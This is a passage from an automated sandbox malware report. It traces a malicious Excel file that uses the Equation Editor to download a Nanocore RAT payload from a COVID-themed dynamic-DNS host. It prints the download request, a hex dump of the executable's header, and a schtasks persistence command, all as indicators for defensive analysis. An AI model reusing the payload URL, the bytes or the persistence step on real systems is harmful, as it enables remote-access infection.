Apr 9, 2021 11:43:33.021786928 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021822929 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021830082 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021866083 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021867037 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021900892 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021913052 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021950006 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021954060 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021995068 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.023443937 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.186916113 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187032938 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187079906 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187141895 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187200069 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187228918 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187252045 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187283993 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187308073 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187334061 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187374115 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187392950 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187417984 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187442064 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187489986 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187494040 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187531948 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187550068 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187575102 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187637091 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187690020 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187721014 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187763929 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187781096 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187800884 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187810898 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187833071 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187839031 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187875986 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187890053 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187911034 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187917948 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187942028 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.187948942 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.187985897 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188000917 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188026905 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188031912 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188074112 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188085079 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188110113 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188112974 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188148975 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188162088 CEST	49167	80	192.168.2.22	34.220.10.254

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 11:43:33.188185930 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188190937 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188220978 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188241005 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.188257933 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.188267946 CEST	49167	80	192.168.2.22	34.220.10.254

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 11:43:32.322695971 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 9, 2021 11:43:32.342818975 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 11:43:32.322695971 CEST	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	covid19vaccinations.hopto.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 11:43:32.342818975 CEST	8.8.8.8	192.168.2.22	0xd372	No error (0)	covid19vaccinations.hopto.org		34.220.10.254	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- covid19vaccinations.hopto.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	34.220.10.254	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 11:43:32.524485111 CEST	0	OUT	GET /loki.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: covid19vaccinations.hopto.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 11:43:32.690557003 CEST	2	IN	HTTP/1.1 200 OK Date: Fri, 09 Apr 2021 09:43:08 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.4.16 Last-Modified: Fri, 09 Apr 2021 07:13:49 GMT ETag: "1c7800-5bf84e7cc6f70" Accept-Ranges: bytes Content-Length: 1865728 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ac fe 6f 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d2 15 00 00 a4 06 00 00 00 00 00 de f0 15 00 00 20 00 00 00 00 16 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 1c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 84 f0 15 00 57 00 00 00 00 20 16 00 74 a0 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 d0 15 00 00 20 00 00 00 d2 15 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 16 00 00 02 00 00 00 d4 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 72 73 72 63 00 00 00 74 a0 06 00 00 20 16 00 00 a2 06 00 00 d6 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 f0 15 00 00 00 00 00 48 00 00 00 02 00 05 00 d0 7f 14 00 b4 70 01 00 03 00 00 00 cf 00 00 06 44 ed 05 00 8c 92 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7a 02 28 1f 00 00 0a 02 03 7d 01 00 00 04 02 28 20 00 00 0a 6f 21 00 00 0a 7d 03 00 00 04 2a 00 06 2a 00 00 13 30 03 00 03 01 00 00 01 00 00 11 02 7b 01 00 00 04 0a 06 45 08 00 00 00 02 00 00 00 1d 00 00 00 38 00 00 00 5a 00 00 00 75 00 00 00 97 00 00 00 b2 00 00 00 cd 00 00 00 16 2a 02 15 7d 01 00 00 04 02 20 5d f9 34 53 7d 02 00 00 04 02 17 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 a6 bd 51 f9 7d 02 00 00 04 02 18 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 02 7b 04 00 00 04 20 4b 6d da 95 61 7d 02 00 00 04 02 19 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 2c bc c2 c2 7d 02 00 00 04 02 1a 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 02 7b 04 00 00 04 20 14 10 3d 87 61 7d 02 00 00 04 02 1b 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 94 13 e8 f4 7d 02 00 00 04 02 1c 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 22 47 f5 52 7d 02 00 00 04 02 1d 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 16 2a 00 1e 02 7b 02 00 00 04 2a 1a 73 22 00 00 0a 7a 00 32 02 7b 02 00 00 04 8c 66 00 00 01 2a 00 00 00 13 30 02 00 3c 00 00 00 02 00 00 11 02 7b 01 00 00 04 1f fe 33 1d 02 7b 03 00 00 04 28 20 00 00 0a 6f 21 00 00 0a 33 0b 02 16 7d 01 00 00 04 02 0a 2b 07 16 73 01 00 00 06 0a 06 02 7b 05 00 00 04 7d 04 00 00 04 06 2a 1e 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELo` @ @W t  H.text  `.reloc@B.rsrct @@HpDz(}(o!}* *0{E8Zu*}]4S}}*} Q}}*}{ Kma}}*} ,}}*}{ =a}}*} }}*} "GR}}*}*{*s"z2{f*0<{3{(o!3}+s{}*

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2308 Parent PID: 584

General

Start time:	11:42:44
Start date:	09/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fae0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Files Specification.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FD2F526	WriteFile
C:\Users\user\Desktop\~$Files Specification.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FD2F591	WriteFile
C:\Users\user\Desktop\~$Files Specification.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FD2F526	WriteFile
C:\Users\user\Desktop\~$Files Specification.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FD2F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	fq7	binary	66 71 37 00 04 09 00 00 02 00 00 00 00 00 00 00 6A 00 00 00 01 00 00 00 34 00 00 00 2A 00 00 00 66 00 69 00 6C 00 65 00 73 00 20 00 20 00 73 00 70 00 65 00 63 00 69 00 66 00 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 78 00 6C 00 73 00 78 00 00 00 66 00 69 00 6C 00 65 00 73 00 20 00 20 00 73 00 70 00 65 00 63 00 69 00 66 00 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2400 Parent PID: 584

General

Start time:	11:43:06
Start date:	09/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2488 Parent PID: 2400

General

Start time:	11:43:17
Start date:	09/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xfd0000
File size:	1865728 bytes
MD5 hash:	A74ECE32BC1B6DB38A2D379C7FC78D2C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2177046029.00000000025E7000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2177374550.00000000035AC000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2177374550.00000000035AC000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2177374550.00000000035AC000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 17%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\tHyARuOEdFlN.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6C8A64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C8A7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	success or wait	1	6C8A7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\tHyARuOEdFlN.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ac fe 6f 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d2 15 00 00 a4 06 00 00 00 00 00 de f0 15 00 00 20 00 00 00 00 16 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 1c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....o`.......... ....@.. ....@................	success or wait	29	6C8A64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	unknown	1624	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6C8AB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D8A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D8AA1A4	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V99 21e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a1 5b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\e b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Window s.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawin g\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D7BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73 a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6D7BDE2C	ReadFile

Analysis Process: schtasks.exe PID: 2244 Parent PID: 2488

General

Start time:	11:43:20
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\tHyARuOEdFlN' /XML 'C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp'
Imagebase:	0x6a0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	unknown	2	success or wait	1	6A8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	unknown	1625	success or wait	1	6A900C	ReadFile

Analysis Process: RegSvcs.exe PID: 2200 Parent PID: 2488

General

Start time:	11:43:21
Start date:	09/04/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x300000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2365145581.0000000002501000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2364697576.00000000004B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2364697576.00000000004B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2365691956.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2365691956.0000000003549000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2364660663.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2364660663.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2364660663.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2364705666.0000000000500000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2364705666.0000000000500000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2364705666.0000000000500000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8A4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6C8AF4A8	CreateFileW
C:\Program Files (x86)\SMTP Service	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8A4247	CreateDirectoryW
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6C8A64C6	CopyFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8A4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8A4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	12	6C8AF4A8	CreateFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user\KB_6319896.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6C8AF4A8	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	65 6f f9 59 87 fb d8 48	eo.Y...H	success or wait	1	6C8AB2B3	WriteFile
